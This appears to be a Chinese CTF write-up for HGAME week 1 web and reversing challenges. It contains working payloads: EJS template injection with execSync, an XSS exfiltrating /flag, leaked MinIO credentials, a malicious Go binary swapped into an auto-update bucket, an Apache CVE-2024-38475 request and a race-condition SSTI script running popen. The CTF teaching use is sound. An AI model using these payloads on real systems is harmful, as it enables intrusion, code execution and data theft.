
Assass1n#0000b9-WEEK1-WP

Pacman



base64 + 栅栏解码即可

BandBomb

上传恶意ejs文件

```
<pre>
<%=
global.process.mainModule.require('child_process').execSync('printenv').toString()
%>
</pre>
```

通过rename的路径拼接漏洞，利用views/mortic.ejs打模板渲染

```
{"oldName":"test.txt", "newName":"../views/mortis.ejs"}
```

MysteryMessageBoard

XSS引导admin访问/flag后，把fetch的结果作为comment提交即可

```
<li></li></ul><script>
            fetch("/flag").then(res => res.text()).then(data =>
                fetch("/", { method: "POST", headers: { "Content-Type":
"application/x-www-form-urlencoded" }, body: new URLSearchParams({ comment: data
}) })
            );
        </script><ul><li>
```

留言板

欢迎，shallot，试着写点有意思的东西吧，admin才不会来看你！自恋的笨蛋！

提交评论

留言:

-
-
-
- 只有admin才可以访问哦
- hgame{W0w_y0u_5r4_9o0d_4t_xss}
- hgame{W0w_y0u_5r4_9o0d_4t_xss}
- 只有admin才可以访问哦

双面人

本地运行./main发现在作为minio客户端访问127.0.0.1:9000 拖入IDA，发现有壳，查壳发现是upx壳，使用upx -d脱壳即可 strings找elf里的aksk

```
strings main | grep access_key
strings main | grep secret_key
```

找到aksk后，使用mc连接

```
mc alias set hgame1 http://node1.hgame.vidar.club:30405 minio_admin
JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs=
```

找到源码，发现有overseer，加之运行elf的时候一直向minio服务发起请求，并且oss中有名为update的大文件

判断应该是轮询oss下载update这个elf，然后overseer热部署

故思路为打一个恶意elf上传替换桶的update让go执行

同时main有将文件静态映射，可以直接cp /flag到当前目录

```
package main

import (
    "fmt"
    "os"
    "os/exec"
)

func main() {
    // 执行 touch aaa 命令
    cmd := exec.Command("cp", "/flag","./flag")

    // 获取命令的输出
    err := cmd.Run()
    if err != nil {
        fmt.Printf("执行命令失败: %v\n", err)
        return
    }

    // 检查文件是否存在
    if _, err := os.Stat("aaa"); err == nil {
        fmt.Println("文件 'aaa' 已成功创建! ")
    } else if os.IsNotExist(err) {
        fmt.Println("文件 'aaa' 创建失败! ")
    } else {
        fmt.Printf("检查文件时发生错误: %v\n", err)
    }
}
```

```
go build -o update main.go
```

上传后点击flag即可

角落

扫出来robots.txt，跟到app.conf 给了一个重定向，/admin后跟绝对路径如 /admin/usr/local/apache2/htdocs/index

但是有.html限制，不能列目录和读

找到apache的CVE-2024-38475且38475正好是题目名称

```
GET /admin/usr/local/apache2/app/app.py%3F HTTP/1.1
Host: node1.hgame.vidar.club:31877
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
User-Agent: L1nk/a
```

分别获得app.py和templates.py的源码，是一个文件写入的SSTI绕过"{"

打条件竞争写入即可绕过

```
import requests
import threading
url=""

def upoadFile():
    message = "{{''.__class__.__base__.__subclasses__()
[140].__init__.__globals__['popen']('cat /flag').read()}}"
    res = requests.post(url+"/app/send",data=
{"message":message},proxies=proxies,allow_redirects=False)
    # print(res.text)

def read():
    res = requests.get(url+"/app/read",proxies=proxies,allow_redirects=False)
    if res.text != "waf!!" :
        print(res.text)

if __name__ == "__main__":
    for i in range(5):
        threading.Thread(target=read).start()
        threading.Thread(target=upoadFile).start()
```